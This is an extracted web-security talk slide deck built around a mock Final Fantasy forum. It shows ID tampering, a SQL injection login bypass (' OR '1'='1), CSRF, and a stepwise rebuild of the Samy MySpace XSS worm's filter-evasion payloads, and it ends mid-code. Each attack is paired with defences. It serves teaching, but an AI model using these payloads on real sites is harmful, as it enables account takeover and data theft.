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# FINAL FANTASY VII

®

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Final Fantasy Society Forums

## Forum Index

[Forum](#)[Last Post](#)[Threads](#)[Posts](#)

### Video Gaming Discussion

Discussion of video game news, titles, and entertainment.




#### Final Fantasy Series

Discussion of the Final Fantasy franchise.

#### Thinking of getting a FF game on my phon...

by LockeAndRoll, 03.24.2018 2:38am



187

5,279




#### Gaming Discussion

Discussion of general, non-RPG video games.

#### FFS, what are you playing?!

by Lord Golbez, 03.30.2018 10:30pm



432

14,347




#### Role PlayIng Games

Discussion of role playing games, videogames or otherwise.

#### What is your favorite turn-based RPG?

by LockeAndRoll, 03.24.2018 2:50am



83

2,649




#### Let's Play Videos

Archives for "Let's Play" videos by community members.

#### Would anyone be interested in doing a Le...

by resare, 03.14.2018 5:20pm



44






761

### Community Discussion

Community-related forums of various topics.

@katie\_fenn

# POST SIGNATURES



@katie\_fenn



@katie\_fenn



@katie\_fenn



@katie\_fenn



@katie\_fenn

**Crono**

Crono can cross dimensions too!



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Currently Playing: Dark Cloud 2: 3 hours.  
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[Jump to Post](#)

0 06.06.2016 3:50pm

**Id82**

Fuck Shit Stack.



So are they going to remaster the story to make it more interesting as well?

[Jump to Post](#)

0 06.06.2016 4:19pm

**shooter\_mcgavin**

Registered Member

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I liked the story at least it was coherent. That's more than I can say about FFXIII.

My Final Fantasy Compo-Meter FFVI >>>>> FFIV >> FFVII, FFIX > FFX, FFXII, FFV >> FFI, II, III >>>>>>>>>>>>>>>> FFXIII

[Jump to Post](#)

0 06.06.2016 4:30pm

Thread Creator

**reido**

(V)(o,,,o)(V)

**Id82** said:

So are they going to remaster the story to make it more interesting as well?

POST REPLY

&lt; Prev 1 2 3 Next &gt; ✓ 0 06.07.2016 4:59pm

0 06.06.2016 3:19pm

**reido**  
(V)(o.,o)(V)

FFXII HD Remaster for PS4.




Official Site (warning: autoplay)

Thread Creator

The Hulk  
Go B!

# HTML BOMBS

So they going to remaster the story? I hate those interesting



Exactly. They can polish it all up and add as many bells and whistles as cast in the entire main series for my money.

And yeah, I'm including the NES games, just to be especially cruel.

✓ 0 06.07.2016 5:44pm

**Rhaegar**  
World Warrior 21007

FFXII's story and characterization were ... sparse to say the least. I'll take characters, though.

Jump to Post

0 06.06.2016 3:42pm


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Just Finished: Fable II: 7 hours.

DX

✓ 0 06.07.2016 7:56pm

**Testament**  
Shamshot

Rhaegar said:

FFXII's story and characterization were ... sparse to say the least.

Which is a shame... well, because Ivalice.

Bestiary info was great, though.

✓ 0 06.07.2016 8:25pm

**Atma Weapon**  
I Am Pure Energy

Would be in favor of tweaking the battle system and the mobs to increase

I also think the battle system mechanics make the game especially fit for

@katie\_fenn

**TRUSTING  
ANY OLD CRAP  
THE USER SENDS YOU**

ALSO KNOWN AS...

**BAD INPUT  
VALIDATION**



@katie\_fenn

# Edit user

Username

Tom Nook

Password

\*\*\*\*\*

Email address

tom@nook.com

# Edit user

User ID

349

Username

Tom Nook

Password

\*\*\*\*\*

Email address

tom@nook.com

# Edit user

User ID

1

Username

Tom Nook

Password

\*\*\*\*\*

Email address

tom@nook.com

# Edit user

User ID

1

Username

Tom Nook

Password

\*\*\*\*\*

Email address

tom@nook.com

# Edit user

User ID

1

Username

Tom Nook

Password

hunter2

Email address

tom@nook.com



@katie\_fenn



@katie\_fenn

**NEVER  
TRUST USER INPUT**

**NEVER EVER  
TRUST USER INPUT**

**ALWAYS ASK YOURSELF  
HOW THE USER  
CAN USE A FEATURE  
FOR FUN AND PROFIT**

# INPUT VALIDATION

- use a library like **joi** to validate data

# INPUT VALIDATION

- use a library like **joi** to validate data
- check a user's actions against their identity

# INPUT VALIDATION

- use a library like **joi** to validate data
- check a user's actions against their identity
- **never** rely on client-side validation

# INTERMISSION



@katie\_fenn

# INTERMISSION



@katie\_fenn

# Login

Username

SephirothIsMyBishie

Password

\*\*\*\*\*

# Login

Username

SephirothIsMyBishie

Password

Correct Horse Battery Staple

# Login

Username

SephirothIsMyBishie

Password

Correct Horse Battery Staple

# Login

Username

Admin

Password

' OR ' OR '1='1

# Login

Username

Admin

Password

' OR ' OR '1'='1

You are now logged in! Welcome Admin!

**ALLOWING THE USER TO  
RUN THEIR OWN  
DATABASE QUERIES**

**ALSO KNOWN AS...**



**ALLOWING THE USER TO  
RUN THEIR OWN  
DATABASE QUERIES**

**ALSO KNOWN AS...**



# SQL INJECTION

# Login

Username

Password

```
/* SQL */
```

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME =  
AND PASSWORD =
```

# Login

Username

Password

```
/* SQL */
```

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME =  
AND PASSWORD =
```

# Login

Username

Alice

Password

```
/* SQL */  
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Alice'  
AND PASSWORD =
```

# Login

Username

Alice

Password

```
/* SQL */  
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Alice'  
AND PASSWORD =
```

# Login

Username

Alice

Password

hunter2

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Alice'  
AND PASSWORD = 'hunter2'
```

# Login

Username

Alice

Password

hunter2

You are now logged in!

Welcome Alice!

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Alice'  
AND PASSWORD = 'hunter2'
```

> 1

# Login

Username

Alice

Password

hunter2

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Alice'  
AND PASSWORD = 'hunter2'
```

# Login

Username

Admin

Password

' OR ' OR '1'='1

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Admin'  
AND PASSWORD = 'OR' OR '1'='1'
```

# Login

Username

Admin

Password

' OR ' OR '1'='1

You are now logged in!  
Welcome Admin!

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Admin'  
AND PASSWORD = 'OR' OR '1'='1'
```

> 349

# Login

Username

SQL: Give me all the users that have the username "Admin"

Password

hOrT OR '1'='1

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Admin'  
AND PASSWORD = 'OR' OR '1'='1'
```

# Login

Username

Admin

Password

SQL: ... or TRUE

hOrT OR '1'='1

/\* SQL \*/

```
SELECT COUNT(*)  
FROM USERS  
WHERE USERNAME = 'Admin'  
AND PASSWORD = 'OR' OR '1'='1'
```

GIVE ME ALL THE USERS  
WITH THE USERNAME  
"ADMIN" OR WHATEVER  
YOU'VE GOT I GUESS

**SQL INJECTION HANDS THE  
KEYS TO YOUR DATABASE  
TO THE USER**

# DRUPALGEDDON

- affected **every** Drupal 7 site before version 7.32



# DRUPALGEDDON

- affected **every** Drupal 7 site before version 7.32
- **remote code execution**



# DRUPALGEDDON

- affected **every** Drupal 7 site before version 7.32
- **remote code execution**
- in some cases patched vulnerability **to hide breach**



# SQL INJECTION

- **never** build sql queries using string concatenation

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- use **parameterised queries**  
(pdo, knex)

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- use **parameterised queries** (pdo, knex)
- use an **orm**

# INTERMISSION



@katie\_fenn

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[Jump to Post](#)

0 06.06.2016 4:30pm

Thread Creator

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(V)(o,,,o)(V)

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


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User Name

Password

Remember me when I return (not recommended on public computers).

**LOG IN**

Forgotten your password? [Click here](#) to reset it.

## CREATE AN ACCOUNT

Not a member? Create an account here. It's quick and easy. An account gives you access to Final Fantasy Society community features.

User Name

E-Mail Address

Password

Confirm Password

Timezone

(GMT -7:00 hours) Mountain Time (US & Canada)



Verification

To verify you're human and not a bot trying to spam links to tennis shoes and boner pills, enter the text displayed below.





@katie\_fenn

 Jump to Post

0 10.11.2017 1:51am

**Sephie 1999**

I showed up at a store in the middle of the afternoon and picked one up today. I haven't actually played it yet but I took it out of the box and it really is small. And the controller felt exactly like I remembered the SNES controller I used as a kid. There were still another four or five units on the store shelf when I got mine too, so maybe Nintendo really is getting their act together on this one, at least moreso than with the NES Classic.

 Jump to Post

0 10.11.2017 9:02am

**The Hulk**

Good Boy



I honestly don't understand the attraction with these things considering the many, many different ways to easily emulate the entire 16 bit era.

 Jump to Post

@katie\_fenn

10.11.2017 1:51am

Sephie 1999

I showed up at a store in the...  
is small. And the controller fe...  
shelf when I got mine too, so...

img | 70x150

The Hulk  
Good Boy

I honestly don't understand t...

10.11.2017 9:02am

```
> <span style="font-size: 15px;">...</span>
<br>
<br>
<br>
<br>
 == $0
<br>
<br>
html body div table tbody tr td form table tbody tr td img
Styles Event Listeners DOM Breakpoints Properties Accessibility
Filter :hov .cls +
element.style {
    height: 150px;
    width: 70px;
}
img {
    border: 0;
}
Inherited from td.gen
.gen {
    font-family: Arial, Helvetica
}
```

margin -  
border -  
padding -  
70 x 150

@katie\_fenn

0 10.11.2017 1:51am

Sophie 1999 I showed up at a store in the is small. And the controller fe...  


0 10.11.2017 9:02am

The Hulk Good Boy I honestly don't understand t  


><span style="font-size: 15px;">...</span>  
<br>  
<br>  
<br>  
 == \$0  
<br>  
html body div table tbody tr td form table tbody tr td img

Styles Event Listeners DOM Breakpoints Properties Accessibility

Filter :hov .cls +

```
element.style {  
    height: 150px;  
    width: 70px;  
}  
img {  
    border: 0;  
}  
Inherited from td.gen  
.gen {  
    font-family: Arial, Helvetica,  
    margin -  
    border -  
    padding -  
    70 x 150 -  
    -
```

@katie\_fenn

**GETTING OTHER USERS  
TO DO YOUR DIRTY WORK  
FOR YOU**

ALSO KNOWN AS...

CROSS-SITE

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
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@katie\_fenn



# Joe Bloggs

**Check out this kitten riding a bike**

[www.kittehs.cat/bike](http://www.kittehs.cat/bike)

about 4 hours ago from web

With Friends (24h)

Previous


Gosh I like cats [about 5 hours ago](#) from web

Duke Nukem Forever will never be released :\_( [about 8 hours ago](#) from web

Pluto is my favourite planet [about 9 hours ago](#) from web

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## Rick Astley - Never Gonna Give You Up (Video)

428,151,285 views

2.7M

132K

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...



RickAstleyVEVO

Published on 24 Oct 2009

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<http://smarturl.it/AstleySpotify>

Download Rick's Number 1 album "'50'" - <https://BMG.Ink.to/RickAstley50NG/itunes>

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AUTOPLAY



a-ha - Take On Me (Official Video)

RHINO

623M views



Mix - Rick Astley - Never Gonna Give You Up (Video)

YouTube



Rick Astley - Never Gonna Give You Up (Live @ V Festival 2016)

AndyOshea

758K views



Rick Astley - Uptown Funk - RTL LATE NIGHT

RTL Late Night

Recommended for you



Rick Astley - Together Forever (Video)

RickAstleyVEVO

51M views



Kylie Minogue & Jason Donovan - Especially For You



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2.7M

132K

SHARE

...



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RTL Late Night

Recommended for you



Rick Astley - Together Forever (Video)

RickAstleyVEVO

51M views



Kylie Minogue & Jason Donovan - Especially For You

# Look, it's a kitten on a bike!





```

```

CSRF

EXPLOTS THE TRUST  
BETWEENEN WEBSITE AND  
BROWSER

# CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers

# CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers
- use **synchroniser tokens**

```
<input  
    type="hidden"  
    name="csrfmiddlewaretoken"  
    value="KbyUmhTLMpYj7CD2di7JKP1P3qmLlkPt" />
```

# CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers
- use **synchroniser tokens**
- use **cookie-to-header tokens**

# CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers
- use **synchroniser tokens**
- use **cookie-to-header tokens**
- no defence if compromised by xss

# INTERMISSION



@katie\_fenn

# INTERMISSION



@katie\_fenn

# New reply

@katie\_fenn

# New reply


[img]sephiroth.gif[/img]




loading...  
Limp Bizkit Fan Club



ENTER



Sign my




@katie\_fenn



loading...  
Limp Bizkit Fan Club



**ENTER**



Sign my

@katie\_fenn

# New reply

@katie\_fenn

# New reply

[img]guild.gif[url=][/img][/url]

\*~\*Ninjad00d\*~\*




/a>

\*~\*Ninjad00d\*~\*




/a>

\*~\*Ninjad00d\*~\*



Carterworld


<http://carterworld.musicpage.com>



/a>

@katie\_fenn

\*~\*Ninjad00d\*~\*



Carterworld

<http://carterworld.musicpage.com>



/a>

@katie\_fenn

\*~\*Ninjad00d\*~\*



/a onload>

@katie\_fenn

\*~\*Ninjad00d\*~\*



/a onload>

@katie\_fenn

\*~\*Ninjad00d\*~\*



/a onload>

Hello world

Close

\*~\*Ninjad00d\*~\*



/a onload>

Hello world

Close

# RofLaz0rz

# What is going on

**SOMEONE ELSE'S CODE  
RUNNING ON YOUR  
WEBSITE**

ALSO KNOWN AS...

CROSS-SITE  
SCRIPTING

# SAMY KAMKAR



@katie\_fenn

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## Samy



**Can we be friends?**

Male

CALIFORNIA

United States

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## Samy



**Can we be friends?**

Male  
CALIFORNIA  
United States

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## Samy



**Can we be friends?**

Male

CALIFORNIA

United States

[Home](#) | [Browse](#) | [Search](#) | [Invite](#) | [Film](#) | [Mail](#) | [Blog](#) | [Favorites](#)

## Samy




Can we be friends? 😜

Male  
CALIFORNIA  
United States

## Samy



<div> and <img> tags allowed,  
but <script> is filtered



Male  
CALIFORNIA  
United States

```
<div  
style="background:url('javascript:alert(1)')">
```

```
<div  
  style="background:url('javascript:alert(1)')">
```

Some browsers executed JS  
inside style properties!



Storing JS expressions in a  
property allows re-use of quotes

```
<div  
  id="mycode"  
  expr="alert('hah!')"  
  style="background:url('javascript:eval(document.all.mycode.expr)')">
```

Storing JS expressions in a  
property allows re-use of quotes

```
<div  
  id="mycode"  
  expr="alert('hah!')"  
  style="background:url('javascript:eval(document.all.mycode.expr)')>
```



```
<div  
    id="mycode"  
    expr="alert('hah!')"  
    style="background:url('javascript:eval(document.all.mycode.expr)')">
```

MySpace filtered the word “javascript”

```
<div  
    id="mycode"  
    expr="alert('hah!')"  
    style="background:url('javascript:eval(document.all.mycode.expr)')">
```




MySpace filtered the word "javascript"

```
<div  
  id="mycode"  
  expr="alert('hah!')"  
  style="background:url('java  
script:eval(document.all.mycode.expr)')">
```

Line breaks? No problem!



```
<div  
    id="mycode"  
    expr="alert('hah!')"  
    style="background:url('java  
script:eval(document.all.mycode.expr)')">
```



Line breaks? No problem!



```
alert('hah!')
```

```
alert(document.body.innerHTML)
```

```
alert(eval('document.body.inne' + 'rHTML'))
```

Not a problem if you concatenate  
a string and evaluate with eval



```
alert(eval('document.body.inne' + 'rHTML'))
```

↑  
↑  
Not a problem if you concatenate  
a string and evaluate with eval



```
alert(eval('document.body.inne' + 'rHTML'))  
eval('XMLHttpRequest.onreadystatechange = callback');
```

This trick also works for  
`XMLHttpRequest.onReadyStateChange`  
(also known as “AJAX”)

```
alert(eval('document.body.inne' + 'rHTML'))  
eval('XMLHttpRequest.onreadystatechange = callback');
```




This trick also works for  
`XMLHttpRequest.onReadyStateChange`  
(also known as “AJAX”)

```
if (location.hostname == 'profile.myspace.com') {  
  document.location = 'http://www.myspace.com'  
  + location.pathname + location.search  
}
```

Browsers restrict requests to domains of different origin. Changing location worked around this.

```
if (location.hostname == 'profile.myspace.com') {  
  document.location = 'http://www.myspace.com'  
  + location.pathname + location.search  
}
```



Browsers restrict requests to domains of different origin. Changing location worked around this.

```
<div id=mycode style="BACKGROUND: url('java
